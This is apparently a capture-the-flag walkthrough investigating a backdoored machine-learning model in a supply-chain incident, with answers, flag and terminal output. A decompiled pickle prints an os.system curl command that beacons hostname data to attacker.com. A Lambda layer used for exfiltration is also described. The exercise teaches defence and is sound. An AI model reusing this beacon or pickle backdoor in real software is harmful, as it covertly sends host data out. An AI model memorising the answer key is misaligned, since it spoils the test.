


AI Security 4.4. Payload

Payload: TryTrainMe's production code review model is phoning home. Investigate the breach.

Task - The Incident

The SOC alert arrived at 03:14. No deployments were scheduled. No changes were logged. The ML inference server had been making outbound HTTPS connections to an unrecognised address, and they were blocked only when the automated detection rule triggered. You have been called in. The incident materials are waiting at `/opt/supply-chain/incident/`. Every tool you need is already installed. Click **Start Machine** below to launch your investigation workstation.



03:14. The indicators are green. The room is empty. Three weeks ago, something else started running.

The incident directory contains four things: deployment and network logs in `logs/`, the production model currently running in `models/`, a candidate replacement the engineering team staged but has not yet deployed, and a clean baseline for comparison. Start with the logs to establish the timeline. Then, examine the production model, and finally assess the candidate replacement before the engineering team deploys it.

Note: All tools from the previous rooms are available: `pickletools`, `fickling`, `modelscan`, `sha256sum`, `inspect_h5_model.py`.

Answer the questions below

Read the deployment log at `/opt/supply-chain/incident/logs/deployment.log`. The replacement model came from a different organisation than the original. What is the name of that organisation?

trustworthy-ai-lab

```
analyst@tryhackme-2204:~$ cd /opt/supply-chain/incident/logs/
analyst@tryhackme-2204:/opt/supply-chain/incident/logs$ ls
beacon_capture.log  deployment.log  network.log
analyst@tryhackme-2204:/opt/supply-chain/incident/logs$ cat deployment.log
[2024-01-05 09:15:22] INFO    Model registry: pulling code-review-bert v1.0.0
[2024-01-05 09:15:23] INFO    Source: huggingface.co/verified-ml-team/code-review-bert
[2024-01-05 09:15:25] INFO    Loaded model: original_model.pkl (sha256: 793bb2f5bfdf4alc...)
[2024-01-05 09:15:26] INFO    Model deployed to production inference server
[2024-01-26 14:32:10] INFO    Model update requested by ml-engineer@trytrainme.com
[2024-01-26 14:32:12] INFO    Source: huggingface.co/trustworthy-ai-lab/code-review-bert-v2
[2024-01-26 14:32:14] WARN    New source organisation detected: trustworthy-ai-lab
[2024-01-26 14:32:15] INFO    Loaded model: production_model.pkl
[2024-01-26 14:32:16] INFO    Model deployed to production inference server
[2024-02-16 03:14:00] ALERT   SOC automated alert: unusual outbound HTTPS traffic detected
[2024-02-16 03:14:01] ALERT   Destination: attacker.com:443
[2024-02-16 03:14:33] INFO    Incident #2024-SC-0847 created - investigation required
analyst@tryhackme-2204:/opt/supply-chain/incident/logs$
```

How many days passed between the replacement model being deployed and the SOC alert firing?

21

Decompile the production model. What Python function does the payload use to execute the shell command?

system

```
analyst@tryhackme-2204:/opt/supply-chain/incident$ fickling models/production_model.pkl
from os import system
_var0 = system('curl "http://attacker.com/beacon" -d "host=$(hostname)"')
result0 = _var0
analyst@tryhackme-2204:/opt/supply-chain/incident$ fickling --check-safety -p models/production_model.pkl
`from os import system` is suspicious and indicative of an overtly malicious pickle file
Variable `_var0` is assigned value `system(...)` but unused afterward; this is suspicious and indicative of a malicious pickle file
Warning: Fickling detected that the pickle file may be unsafe.

Do not unpickle this file if it is from an untrusted source!

analyst@tryhackme-2204:/opt/supply-chain/incident$
```

What shell command does the payload use to capture the host's identity?

hostname

```
analyst@tryhackme-2204:~$ cd /opt/supply-chain/incident/
analyst@tryhackme-2204:/opt/supply-chain/incident$ fickling models/production_model.pkl
from os import system
_var0 = system('curl "http://attacker.com/beacon" -d "host=$(hostname)"')
result0 = _var0
analyst@tryhackme-2204:/opt/supply-chain/incident$ fickling --check-safety -p models/production_model.pkl
`from os import system` is suspicious and indicative of an overtly malicious pickle file
Variable `_var0` is assigned value `system(...)` but unused afterward; this is suspicious and indicative of a malicious pickle file
Warning: Fickling detected that the pickle file may be unsafe.

Do not unpickle this file if it is from an untrusted source!

analyst@tryhackme-2204:/opt/supply-chain/incident$
```

The beacon capture log shows the HTTP method used in the outbound request. What is it?

POST

```
analyst@tryhackme-2204:/opt/supply-chain/incident$ cat logs/beacon_capture.log
[2024-02-16 03:13:47] SESSION beacon-4821 ESTABLISHED src=10.0.1.50 dst=attacker.com:443
[2024-02-16 03:13:47] REQUEST POST /beacon HTTP/1.1
[2024-02-16 03:13:47] HOST attacker.com
[2024-02-16 03:13:47] PAYLOAD host=ml-server-prod-01&id=THM{b4ckd00r_1n_
[2024-02-16 03:13:48] SESSION beacon-4821 BLOCKED bytes_captured=51 reason=SOC_RULE_4821
analyst@tryhackme-2204:/opt/supply-chain/incident$
```

The engineering team staged candidate_model.h5 as a replacement but have not yet deployed it. Run inspect_h5_model.py against it. What is the name of the suspicious layer it contains?

manipulate_output

```
analyst@tryhackme-2204:/opt/supply-chain/incident$ python3 /opt/supply-chain/tools/inspect_h5_model.py models/candidate_model.h5

=== Architecture Inspection: candidate_model.h5 ===

Total layers: 5

[OK]      InputLayer      input_layer_2
[OK]      Flatten        flatten_2
[OK]      Dense           dense_4
[OK]      Dense           dense_5
[WARNING] Lambda         manipulate_output (function: manipulate_output)
          exfil_suffix: pl41n_slght}

RESULT: 1 layer(s) require review
- Lambda (manipulate_output): Can contain arbitrary Python code that executes at inference time

analyst@tryhackme-2204:/opt/supply-chain/incident$ S
```

The attacker split the campaign ID across two artefacts to avoid full exposure in any single capture. Examine beacon_capture.log and the candidate model to recover the complete flag.

THM{b4ckd00r_1n_pl41n_slght}

```
analyst@tryhackme-2204:/opt/supply-chain/incident$ python3 /opt/supply-chain/tools/inspect_h5_model.py models/candidate_model.h5

=== Architecture Inspection: candidate_model.h5 ===

Total layers: 5

[OK]      InputLayer      input_layer_2
[OK]      Flatten        flatten_2
[OK]      Dense           dense_4
[OK]      Dense           dense_5
[WARNING] Lambda         manipulate_output (function: manipulate_output)
          exfil_suffix: pl41n_slght}

RESULT: 1 layer(s) require review
- Lambda (manipulate_output): Can contain arbitrary Python code that executes at inference time
```

```
analyst@tryhackme-2204:/opt/supply-chain/incident$ cat logs/beacon_capture.log
[2024-02-16 03:13:47] SESSION beacon-4821 ESTABLISHED src=10.0.1.50 dst=attacker.com:443
[2024-02-16 03:13:47] REQUEST POST /beacon HTTP/1.1
[2024-02-16 03:13:47] HOST attacker.com
[2024-02-16 03:13:47] PAYLOAD host=ml-server-prod-01&id=THM{b4ckd00r_1n
[2024-02-16 03:13:48] SESSION beacon-4821 BLOCKED bytes_captured=51 reason=SOC_RULE_4821
analyst@tryhackme-2204:/opt/supply-chain/incident$
```